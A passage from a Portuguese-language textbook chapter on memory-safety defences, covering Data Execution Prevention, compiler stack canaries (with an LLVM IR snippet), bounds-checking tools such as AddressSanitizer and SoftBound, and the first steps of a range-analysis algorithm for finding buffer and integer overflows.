Ataques de Estouro de Arranjo continuam sendo um dos tipos mais comuns de ataques vistos hoje. Neste tipo de ataque, é comum o atacante forçar um programa a armazenar códigos maliciosos em áreas de memória destinadas a dados, e executar o código dentro desta área [Aleph One 1996]. Uma forma de impedir que este tipo de ataque seja bem sucedido é obrigar o sistema a usar a memória de forma disciplinada e impedir execução de código nas áreas de armazenamento de dados do sistema. A Prevenção contra a Execução de Dados (*Data Execution Prevention* – DEP) é uma funcionalidade incluída em sistemas operacionais atuais [PaX Team 2000, Microsoft Support a] que implementa tal proteção. Num sistema com Prevenção contra a Execução de Dados habilitada, regiões de memória não destinadas a códigos executáveis são marcadas como "não-executáveis". Durante o tempo de execução, se um programa tenta executar código nessas regiões, uma exceção é lançada e o programa é abortado. Isto acontece independentemente de o código ser malicioso ou não. Note que a Prevenção contra a Execução de Dados não foi proposta para impedir que programas maliciosos sejam instalados em sistemas. Ele foi proposto para monitorar execuções de programas já instalados e ajudar a assegurar que estes usem a memória do sistema de forma segura. Prevenção contra a Execução de Dados também é conhecido como *W xor X* (*Write or Execute*) [Schwartz et al. 2011]. De acordo com *W xor X*, páginas no *heap*, na pilha, e em outros segmentos de memória são marcadas como *writable* (W) ou *executable* (X), mas não ambos.

3.5.2.1. Implementação em Hardware

Prevenção contra a Execução de Dados pode se fazer cumprir em *hardware* em sistemas onde o processador implementa a função. A arquitetura do processador determina como a função é implementada em *hardware*. Entretanto, como a Prevenção contra a Execução de Dados funciona no nível de páginas de memória virtual, tipicamente um *bit* é reservado nas entradas de tabela de páginas para indicar se execução de código é permitida nas páginas correspondentes. Dependendo do conteúdo previsto para a página (código executável ou dado), o processador pode ou não setar o *bit*. Se houver tentativa de execução de código a partir de uma página cujo *bit* é setado (a página contendo dados, supostamente), o processador lançará uma exceção e a execução do programa será abortada. Esta função é disponível em várias arquiteturas de processadores e recebe nomes diferentes de *marketing*, como *bit XD* (*eXecute Disable*) [Intel Corporation] e *bit XN* (*eXecute Never*) [ARM Holdings 2008]. Note que implementação de *hardware*, por si só, não traria proteção. Tanto o `BIOS` de sistema quanto o sistema operacional precisam oferecer suporte à função, a qual necessita estar habilitada. A Prevenção contra a Execução de Dados é disponível nos principais sistemas operacionais, incluindo Linux [PaX Team 2000], Mac OS X, iOS, Microsoft Windows [Microsoft Support a] e Android.

3.5.2.2. Efetividade

É importante mencionar que a Prevenção contra a Execução de Dados é efetiva apenas contra uma subclasse de ataques de estouro de arranjos, nas quais o atacante tenta colocar o código malicioso na pilha, no *heap*, ou em outras áreas destinadas a dados. Ela não é efetiva contra ataques do tipo `return-to-libc` [Solar Designer 1997, Schwartz et al. 2011, Shacham et al. 2004b] (veja discussão abaixo), nos quais o atacante tenta utilizar funções de bibliotecas existentes.

Em sistemas protegidos por Prevenção contra a Execução de Dados, atacantes não podem injetar e executar seus próprios códigos. Entretanto, eles podem usar códigos. executáveis existentes – seja o código do próprio programa, ou o código das bibliotecas carregadas pelo programa. Por exemplo, atacantes podem escrever nas posições da pilha acima do endereço de retorno do quadro de execução corrente e alterar o endereço de retorno para apontar para a função que eles gostariam de chamar. Quando a função no quadro de execução corrente retornar, o fluxo de controle do programa será dirigido para a função escolhida, e os dados fornecidos nas posições acima do endereço de retorno na pilha serão usados como argumentos da função.

Tradicionalmente, as funções da biblioteca padrão da linguagem C são as mais populares para este propósito. Isto porque ela é carregada junto a qualquer programa em Unix e está por trás das APIs das chamadas de sistema usadas pelos programas para acessarem serviços de *kernel* como *process fork* e *network sockets*. Por esta razão, esta classe de ataques passou a ser chamada de `return-to-libc`. Note que em ataques do tipo `return-to-libc` o atacante precisa conhecer os endereços das funções libc. Introduzindo-se aleatoriedade ao endereço base da libc, pode-se aumentar a dificuldade de os atacantes se aproveitarem dessas funções Aleatorização de Espaço de Endereço (*Address Space Layout Randomization* – ASLR) é uma técnica de aleatorização proposta para criar este tipo de barreira, e será vista na próxima seção.

3.5.2.3. Prevenção contra a Execução de Dados Baseada em Software

Além do mecanismo de *hardware* descrito acima, existe um mecanismo implementado em *software*, comumente conhecido como Prevenção contra a Execução de Dados Baseada em *software*. Em vez de oferecer proteção contra execução de código em páginas de dados, o *software* Prevenção contra a Execução de Dados ajuda a impedir códigos maliciosos de explorarem os mecanismos de tratamento de exceção em Windows. Com o *software* Prevenção contra a Execução de Dados, quando uma exceção é lançada, o sistema simplesmente checa se a rotina de tratamento da exceção é registrada na tabela de funções para a aplicação e incluída no código executável. Note que, embora *software* DEP aparentemente impeça execução de código a partir de páginas de dados, ela é uma forma diferente de proteção.

O *Software* Prevenção contra a Execução de Dados também é conhecido como *Safe Structured Exception Handling* – SafeSEH). [Microsoft Support b].

3.5.3. Canários

3.5.3.1. Visão geral

Canários são valores de guarda constantes que são inseridos na pilha, entre um *buffer* e dados sensíveis da pilha, de maneira a monitorar estouros de arranjos em tempo de execução, conforme pode-se visualizar na figura3.11. A ideia básica é que o Canário atue como um indicador de que houve corrupção de dados da pilha e que, portanto, a segurança está comprometida. Dessa forma, antes do retorno de uma função, checa-se a integridade do Canário; caso ela não tenha se mantido, assume-se que outros dados da pilha tenham sido corrompidos e um código de tratamento de erros é disparado, o que, em geral, implica no encerramento do programa. Os Canários são inseridos pelo compilador e não exigem qualquer tipo de intervenção do usuário.

Conforme será discutido adiante, apesar de algumas limitações de que sofrem os Canários, essa medida de proteção conta com a grande vantagem de simplicidade e baixo custo computacional. Logo, demonstram-se uma boa opção para os sistemas embarcados, que contam com recursos limitados.

Diferentemente de recursos sofisticados que imbuem num grande custo temporal e espacial, os Canários resumem-se a algumas instruções de máquina adicionais e uma constante por função protegida. Na linguagem intermediária do `LLVM`, por exemplo, o preâmbulo e o epílogo da função ficam como se segue:

```
entry:
     StackGuardSlot = alloca i8*
     StackGuard = load __stack_chk_guard
     call void @llvm.stackprotect.create(StackGuard, StackGuardSlot)
...

return:
     ...
     %1 = load __stack_chk_guard
     %2 = load StackGuardSlot
     %3 = cmp i1 %1, %2
     br i1 %3, label %SP_return, label %CallStackCheckFailBlk

SP_return:
     ret
...

CallStackCheckFailBlk:
         call void @__stack_chk_fail()
         unreachable
```

3.5.3.2. Evolução

Os Canários foram inicialmente propostos no projeto *StackGuard*. Desde então já sofreram diversas adaptações. Além de variações no tipo de Canário, ao longo de sua história, os Canários evoluíram principalmente com relação a três aspectos: o tipo de constante a




Figura 3.11. À esquerda, a disposição tradicional dos dados na pilha, que permite a sobrescrita do endereço de retorno para que ele aponte para código malicioso; à direita, a pilha após a inserção do Canário: uma sobrescrita além dos limites do arranjo sobrescreverá o Canário antes de sobrescrever o endereço de retorno.

ser armazenada, *quando* empregar um Canário e *onde* dispô-lo na pilha. Esses aspectos são discutidos a seguir.

Tipos de constantes. A primeira solução proposta previa o uso de uma constante *terminadora*, baseando-se no fato de quer os ataques geralmente ocorrem através de operações sobre `strings`. Dessa forma, caso um atacante tente sobrescrever o Canário sem corrompê-lo, o comportamento esperado é que a constante terminadora seja o último dado a ser escrito e, assim, os dados sensíveis, como o endereço de retorno, permaneçam intactos.

Uma outra proposta é o uso de uma constante aleatória que é calculada no momento de inicialização do programa e armazenada numa variável global, armazenada de tal forma que seja impossível para um atacante lê-la. Tal mecanismo dificultaria que uma corrupção de dados passasse ilesa num teste de verificação de integridade do Canário.

Finalmente, uma terceira proposta sugere a utilização Canários Aleatórios XOR. Nesse tipo de constante, é verificado se o resultado da operação XOR entre o Canário e o dado sensível, como o endereço de retorno, permanece inalterado. Dessa forma, a leitura apenas do valor do Canário não seria suficiente para que um atacante contornasse a defesa.

Heurísticas para emprego de Canários. A solução mais trivial para decidir-se quando empregar o Canário é empregá-lo em toda e qualquer função. Essa solução, entretanto, implica em um *overhead* que, embora pequeno, poderia ser menor, pois funções que nunca estarão sujeitas a um Estouro de Arranjotambém passam pela verificação do Canário. Dessa forma, a comunidade de compiladores emprega algumas heurísticas para solucionar o problema.

A heurística mais simples para emprego de Canários consiste em incluir um Canário em toda função que possui um arranjo declarado localmente, ou um registro contendo um arranjo. Na prática, muitas implementações reais adicionam a restrição adicional de o arranjo local ter um tamanho maior do que uma constante pré-definida. As razões para tal decisão não são claras.

Mais recentemente, novas heurísticas foram propostas para compiladores como

`gcc`[3] e `LLVM`[4]. As condições para emprego dos Canários passam então a ser mais abrangentes e representam um compromisso entre desempenho e segurança. Uma função passa a ser protegida com o Canário caso:

- Ela possua um arranjo, independentemente de seu tipo e tamanho;
- Ela possua um registro que contém um arranjo, igualmente de maneira independente de tipo e tamanho;
- Alguma de suas variáveis locais tem seu endereço tomado como parte do RHS (lado direito) de uma atribuição;
- Alguma de suas variáveis locais tem seu endereço tomado para ser passado como argumento para uma função.

A ideia básica por trás dessa nova heurística é que qualquer ataque de Estouro de Arranjo na pilha necessita de um endereço de quadro[5].

Disposição dos dados na pilha. As primeiras implementações de Canários focaram-se em resolver um problema mais clássico: a sobrescrita do endereço de retorno. Dessa forma, o Canário era posicionado entre um arranjo e o endereço de retorno. Esse tipo de disposição apresentava muitas falhas, pois variáveis locais, como por exemplo o ponteiro de quadro de pilha, permaneciam vulneráveis à sobrescrita. Essa vulnerabilidade específica foi explorada em [Richarte et al. 2002], de forma a desviar o fluxo de execução de um programa. Em compiladores mais recentes, esse problema é contornado através de uma disposição diferente dos dados, de forma que o Canário se localize entre os arranjos e as demais variáveis locais.

3.5.3.3. Limitações

Canários não são a solução derradeira para os ataques de Estouro de Arranjo. Dentre suas limitações, podem-se destacar:

- Limitação de escopo: Canários protegem apenas contra ataques de Estouro de Arranjo que ocorram na pilha. Dessa forma, faz-se necessária a utilização de algum mecanismo adicional de proteção contra ataques de Estouro de Arranjo baseados em *heap*.
- Momento da verificação: A verificação de integridade do Canário só ocorre logo antes de a função retornar. Isso significa que um atacante possui uma janela de tempo considerável para agir antes de ser detectado. Além disso, caso haja um desvio ou o disparo de uma exceção, a verificação pode até mesmo nunca ocorrer.

[3] http://gcc.gnu.org/ml/gcc-patches/2012-06/msg00974.html.
[4] http://lists.cs.uiuc.edu/pipermail/llvmdev/2012-October/053931.html.
[5] https://docs.google.com/document/d/1xXBH6rRZue4f296vGt9YQcuLVQHeE516stHwt8M9xyU/.

- Algumas variáveis locais permanecem vulneráveis à sobrescrita. Isso pode ocorrer, por exemplo, se existem mais de um *buffer* declarados localmente em uma função; nesse caso, um pode sobrescrever o outro. Além disso, dados dispostos em registros (`structs`, no caso da linguagem C), não podem ser rearranjados, de forma que se um registro contém um ou mais *buffers*, é possível a existência de uma vulnerabilidade sobre a qual o compilador não pode agir. Técnicas de compiladores podem, todavia, ser aplicadas com o objetivo de apontar quais os trechos de código são vulneráveis. Uma análise de fluxo contaminado pode determinar quais arranjos do programa são alcançáveis a partir de mecanismos de entrada, representando, portanto, uma porta de entrada para usuários maliciosos.

3.5.4. Verificação de Limites de Arranjo

O padrão ISO/IEC 9899:2011 define uma escrita fora dos limites de um arranjo ou acesso *out-of-bounds* como [6]:

> *uma tentativa de acesso que, em tempo de execução, para um dado estado computacional, iria modificar [...] um ou mais bytes que se encontram fora dos limites permitidos por este padrão.*

Um acesso às posições antes do início do arranjo ou depois do seu término caracterizam, portanto, um acesso fora de seus limites – um *buffer overflow* ou *buffer overrun*. Tais acessos, possuem, como indica o mesmo padrão, semântica indefinida. Com isso, podem, por exemplo, abortar o programa ou continuar a execução em um estado desconhecido. Essa última opção é passível de causar falhas de segurança em software, como aconteceu com com o Morris worm em 1988, descrito na seção 3.4.1. A primeira opção, porém, garante que um estado inválido ou desconhecido não seja atingível por meio de acessos inválidos à memória. Essa é a abordagem necessária para linguagens fortemente tipadas como Java e C#, uma vez que o sistema de tipos poderia ser contornado caso tipos inválidos pudessem se referenciar. Existem ferramentas que proveem tais garantias para programas desenvolvidos em C e C++; como estado da arte podem ser citadas SAFECode [Dhurjati et al. 2006], AddressSanitizer [Serebryany et al. 2012] e SoftBound+CETS [Nagarakatte et al. 2009] [Nagarakatte et al. 2010]. Essas ferramentas combinam técnicas de análise estática e de instrumentação para detectar acessos inválidos em tempo de execução. Cada uma usa uma metodologia diferente; elas serão explicadas a seguir, além disso serão apresentadas outras abordagens para o problema dos acessos *out-of-bounds*.

Memória espelho. O AddressSanitizer usa uma memória espelho ou *shadow-memory*. Essa memória espelha alocações na pilha e no heap. Quando uma posição de memória é alocada nas duas últimas, uma posição correspondente na memória espelho é modificada para indicar esta alocação. De forma similar, quando uma posição é desalocada, a memória correspondente é modificada para refletir a desalocação. Com isso, para verificar se uma posição de memória acessada está alocada, basta verificar a memória espelho. O acesso à memória espelho é feito em tempo constante. No AddressSanitizer, para um posição p da memória, a posição correspondente é dada por $(p << 3) + c$, onde c é um *offset* constante.

[6] traduzido da seção L.2.1.

Essa abordagem porém, ainda permite que uma indexação inválida a uma arranjo acesse uma posição de memória alocada. No caso de dois arranjos contiguamente alocados, o acesso a uma posição além do término do primeiro acessaria o primeiro elemento do segundo e seria erroneamente considerado válido. Para amenizar esse problema, mas não corrigi-lo completamente, cada alocação é acompanhada de zonas vermelhas (*red zones*), que são posições de memória envenenadas (*poisoned*). Essas são posições às quais todo acesso é considerado inválido e são posicionadas em volta das zonas de alocação. Esta solução, ainda assim, não é completa, uma vez que acessos poderiam ultrapassar uma zona vermelha e acessar uma posição alocada de memória.

O plugin `Memcheck` do Valgrind também utiliza memória espelho. Nesse caso, todas as escritas e leituras da memória são checadas por sua validade. Chamadas para as funções de alocação e desalocação de C e C++ são interceptadas e a memória espelho é atualizada de acordo com a chamada. O Valgrind será discutido mais adiante.

Análise de regiões [7]**.** A solução do SAFECode para o problema dos acessos *out-of-bounds* é a de particionar o heap em regiões (*pools*), utilizando um algoritmo chamado Automatic Pool Allocation [Lattner and Adve 2005]. Cada região contém objetos de um tipo homogêneo e conhecido. Uma combinação de análises estáticas e dinâmicas são utilizadas para garantir o isolamento entre as regiões. Essa abordagem é incompleta, uma vez que quaisquer acessos a posições dentro da mesma região são válidos, ainda que essa posição não seja parte do arranjo sendo indexado. De fato, a garantia que o SAFECode dá é que objetos correspondentes em uma *points-to-graph* estão em uma mesma região do *heap* e que o *aliasing* de ponteiros não é invalidado.

Essa técnica é utilizada em algumas linguagens de programação. Cyclone [Jim et al. 2002] é uma linguagem que foi inicialmente construída para evitar problemas comuns em programas C, mantendo, porém, sua semântica e sintaxe. Para isso, a linguagem impõe várias restrições quanto à aritmética de ponteiros, coerções e inicialização de variáveis. Para evitar, especificamente, problemas de *dangling pointers*, são usadas técnicas de análise de regiões e imposição de restrições no uso da função `free`. A linguagem também usa *fat pointers* para fazer a verificação de limites de arranjo, como descrito na seção que segue.

Similarmente, a linguagem Control-C [Sumant Kowshik and Adve 2002], um subconjunto de C, impõe várias restrições a esse subconjunto para que seja possível verificar a segurança do código em tempo de compilação. Uma das restrições notáveis é no que tange às alocações - regiões são explicitamente alocadas ao invés de objetos.

Fat pointers. Uma outra forma de detecção de acessos *out-of-bounds* é através de uma representação expandida de ponteiros chamada *fat pointers*. Nessa representação os metadados são atrelados aos ponteiros associados, recordando informação de alocação e de tamanho dos mesmos. Tal abordagem, porém, modifica o layout de memória do programa de forma a dificultar chamadas a funções externas, as quais poderiam levar à problemas de corrupção dos metadados. A ferramenta SoftBound+CETS utiliza uma representação baseada em *fat pointers*, mas mantém os metadados disjuntos, através de mecanismos de memória espelho descritos acima. Com isso, o layout de memória permanece o mesmo e

[7] Tradução livre to termo *region analysis*.

os problemas com chamadas a funções externas são reduzidos.

Abordagens puramente estáticas. Frama-C [Cuoq et al. 2012] e Astreé [Cousot et al. 2005] são ferramentas de análise estática e verificação formal de programas. Astreé utiliza técnicas de interpretação abstrata para verificar formalmente programas para sistemas embarcados. Interpretação abstrata é uma forma de aproximar a semântica de programas utilizando funções monotônicas sobre um conjunto ordenado, com reticulados sendo a escolha notável. Astreé é fruto do trabalho de Patrick Cousot, que formalizou as técnicas de interpretação abstrata - hoje muito usada em análises e transformações em compiladores. A ferramenta se propõe a provar a ausência de erros em tempo de execução para programas escritos em C. Ela analisa programas complexos, mas sem alocação dinâmica ou recursão. Isso engloba grande parte dos programas utilizadas em sistemas de transporte e de energia nuclear, por exemplo. Astreé verificou a corretude de sistemas aeronáuticos utilizados em aviões da Airbus e, mais recentemente, do veículo de transferência automatizado Jules Verne, não tripulado e lançado para a Estação Espacial Internacional em 2008.

Por outro lado, o plugin Jessie[8] para o Frama-C utiliza técnicas de prova de teoremas para propriedades arbitrárias sobre programas, especificadas por uma linguagem de anotação chamada *ANSI/ISO C Specification Language (ACSL)*. Os programas são anotados com as propriedades que se deseja verificar e o programa é, então, analisado para checar se satisfaz ou não as dadas propriedades. A abordagem, porém, requer que o código fonte do programa sob análise seja modificado, tornando-se infactível para sistemas legados.

Abordagens dinâmicas. Valgrind [Nethercote and Seward 2007] é uma ferramenta de análise dinâmica. Ela recebe como entrada um executável e o converte para uma linguagem intermediária. A nova representação é instrumentada e convertida de volta para código de máquina. Exatamente pela conversão, retradução e instrumentação, surge a relativa ineficiência da ferramenta. Uma restrição notável da ferramenta é a sua incapacidade de detectar erros no acesso a dados alocados na pilha, não detectando, portanto, problemas de *stack smashing*.

A ferramenta Eletric Fence [9] substitui certas funções da *libc* - a biblioteca padrão de C - com funções próprias, de forma que imediatamente após ou antes de cada objeto alocado, haja uma página de memória inacessível. Com isso, sempre que ocorrer um *buffer overrun* e uma posição de memória da página inacessível for acessada, o *overrun* será detectado. A ferramenta, porém, só é capaz de detectar acessos inválidos após ou antes do objeto, mas não nunca ambos. Além disso, a alocação extra de páginas causa um overhead indesejável quanto ao uso de memória.

3.5.5. Análise de Intervalo

Uma das principais ferramentas para encontrar vulnerabilidades de estouro de arranjos e estouro de inteiros é a *análise de intervalos*. Essa análise procura estimar, estaticamente, quais são os menores e maiores valores que cada variável inteira pode assumir durante a execução de um programa. Além de prestar-se a encontrar vulnerabilidades de forma au-

[8]http://frama-c.com/jessie.html.

[9]http://sunsite.unc.edu/pub/linux/devel/lang/c/electricfence-2.0.5.tar.gz.

tomática, a análise de intervalos possui várias outras aplicações, em termos de otimização de código. Por exemplo, esse tipo de análise é usado para melhorar a qualidade do código gerado por alocadores de registradores [Barik et al. 2006, Pereira and Palsberg 2008, Tallam and Gupta 2003], para apurar a predição de desvios condicionais [Patterson 1995], na síntese de *hardware* [Cong et al. 2005, Lhairech-Lebreton et al. 2010, Mahlke et al. 2001, Stephenson et al. 2000] e em diversas eliminações de código redundante [Bodik et al. 2000, Logozzo and Fahndrich 2008, Souza et al. 2011, Venet and Brat 2004]. Data essa importância, existem diversos algoritmos que implementam a análise de intervalos. Neste capítulo, abordaremos um desses algoritmos.

A figura 3.12 ilustra dois usos da análise de intervalos no contexto da segurança de *software*. Em primeiro lugar, as informações produzidas por essa análise permitem ao compilador provar que acessos a arranjos são seguros. Por acesso seguro, entende-se que as leituras e escritas de dados endereçam somente memória legitimamente alocada pelo programa. A análise de intervalos poderia, também, provar a existência de *bugs*. Tal seria o caso se o arranjo `a` fosse declarado com uma posição a menos, por exemplo. Em segundo lugar, informações de intervalos dão ao compilador o conhecimento necessário para eliminar testes de estouro de arranjos, ou provar que estouros irão acontecer. Na figura 3.12, por exemplo, todas as operações aritméticas são seguras. Nesse novo contexto, entende-se que uma operação aritmética é segura quando ela não pode levar à ocorrência de estouros de inteiros.




Figura 3.12. Exemplo que ilustra o uso de informações produzidas pela análise de intervalos.

3.5.6. Calculando Intervalos de Variáveis Inteiras

A literatura é rica em algoritmos que resolvem a análise de intervalos. Neste livro adotaremos o algoritmo proposto por Rodrigues *et al.* [Rodrigues et al. 2013]. Esse algoritmo segue o fluxograma visto na figura 3.13. Conforme pode ser visto na figura, a análise de intervalos possui cinco grandes fases. O restante desta seção descreve cada uma dessas fases. A fim de facilitar o entendimento das explicações que se seguem, usaremos o

programa mostrado na figura 3.12 para ilustrar cada um dos passos do algoritmo.




Figura 3.13. Algoritmo para resolução de análise de intervalos.

Extração de Equações. A análise de intervalos é, em sua essência, um sistema de *Equações Diofantinas*. Uma equação diofantina é uma igualdade entre expressões constituídas por incógnitas e coeficientes inteiros. Tais equações são extraídas da *representação intermediária* do programa. A representação intermediária de um programa é a forma como o compilador enxerga aquele código. Normalmente, compiladores adotam uma *representação de três endereços em formato de atribuição estática única* (SSA) [10]. Neste caso, o programa é visto como uma sequência de instruções de montagem. A maior parte dessas instruções tem a forma $a = b \oplus c$, sendo $\oplus$ um operador qualquer. Existem, contudo, instruções unárias, como $a = b$, que copia o conteúdo de b para a memória apontada por a. Existem também instruções de aridade variável, como as funções phi: $a = \phi(a_1, \ldots, a_n)$, cuja semântica descreveremos a seguir. A figura 3.14 (a) mostra uma versão simplificada de nosso programa, e sua representação intermediária pode ser vista na parte (b) da figura. Uma função phi, como $i_1 = \phi(i_0, i_2)$, copia o valor de i_0 ou i_2 para i_1, dependendo de qual o caminho que o programa percorre até executá-la.

A figura 3.14 (c) mostra as equações que descrevem o problema de determinar intervalos para as variáveis inteiras do programa visto na figura 3.14 (b). Cada uma dessas equações segue diretamente de uma instrução de montagem presente na figura 3.14 (b). Algumas igualdades, como $k_t = k_1 \cap [-\infty, 99]$, representam informações aprendidas a partir de testes condicionais. Essa equação, por exemplo, advém da parte verdadeira do teste $k < 100$. Nesse caso, temos que a variável k tem seu maior valor limitado por 99.

O Grafo de Restrições. As equações extraídas de um programa podem ser resolvidas de diversas formas. Poder-se-ia, por exemplo, resolvê-las via mecanismos gerais de

[10]Neste livro, adotamos o nome inglês SSA, sigla para *Single Static Assignment*, uma vez que ele é bem estabelecido na comunidade de compiladores.




Figura 3.14. (a) Versão simplificada do programa visto na figura 3.13. (b) Representação intermediária do programa. (c) Equações diofantinas que representam a análise de intervalos.

programação linear inteira. Elas, contudo, podem ser resolvidas por algoritmos mais específicos, e por conseguintes, mas eficientes que a programação linear inteira. Seguindo a abordagem proposta por Rodrigues *et al.* [Rodrigues et al. 2013], explicaremos um mecanismo de resolução de equações baseado no chamado *grafo de restrições*. Esse grafo direcionado possui um vértice para cada incógnita do sistema de equações, e um vértice para cada equação. Ele possui uma aresta $u \rightarrow c$, se a variável u é usada do lado direito da equação c, e uma aresta $c \rightarrow v$ se a variável v é usada do lado esquerdo de c.

A figura 3.15 mostra o grafo criado para representar as equações vistas na figura 3.14 (c). Note que esse grafo apresenta duas arestas pontilhadas. Essas setas são chamadas *arestas de controle*, e elas conectam variáveis que possuem *futuros*. Um futuro é uma promessa de valor ainda por conhecer. Esse tipo de construção existe devido à comparações condicionais entre duas variáveis, como por exemplo, $i_1 < j_1$ no programa da figura 3.14 (b). Uma vez que o limite superior de i_1 depende do limite inferior de j_1, existe uma *dependência futura* entre essas variáveis. Quando o intervalo de j_1 for conhecido, poderemos estimar o intervalo de i_1. É interessante notar que essa dependência futura também existe no sentido inverso: quando o intervalo de i_1 for conhecido, poderemos determinar o limite inferior do intervalo de j_1. Ciclos de dependências como esse são resolvidos em uma etapa posterior, conhecida como *resolução de futuros*, sobre a qual falaremos mais adiante.

Uma vez construído o grafo de restrições, o algoritmo de resolução de equações passa para a fase de processamento: componentes fortemente conexos são encontrados no grafo, e, a partir desse ponto, passam a ser tratados como nós individuais. O grafo que resulta da contração dos componentes fortemente conexos é acíclico; portanto, ele admite ordenação topológica. A seguir cada componente fortemente conexo é processado de acordo com a sua ordem topológica. Nesta etapa, as arestas de controle são removidas do grafo de restrições. Dá-se o nome de *micro-algoritmo* à fase de processamento de cada componente conexo.




Figura 3.15. Grafo de restrições criado para o programa visto na figura 3.14.

O Micro-Algoritmo. Cada componente conexo sofre três análises, que, ao final, produzem uma estimativa para o intervalo de suas variáveis. A primeira dessas análises é chamada *alargamento*. Durante a etapa de alargamento, define-se como cada variável cresce. Se uma variável pertence a um ciclo do qual fazem parte somente operações de incremento, dizemos que a variável cresce em direção à $+\infty$. Por outro lado, se ela faz parte de um ciclo que contém somente operações de decremento, então ela cresce em direção à $-\infty$. Doutro modo, a variável cresce em ambas as direções. A figura 3.16 (a) mostra o maior componente conexo visto na figura 3.15. Note que arestas de controle foram removidas. A figura 3.16 (b) mostra o resultado da análise de alargamento aplicada àquele componente.

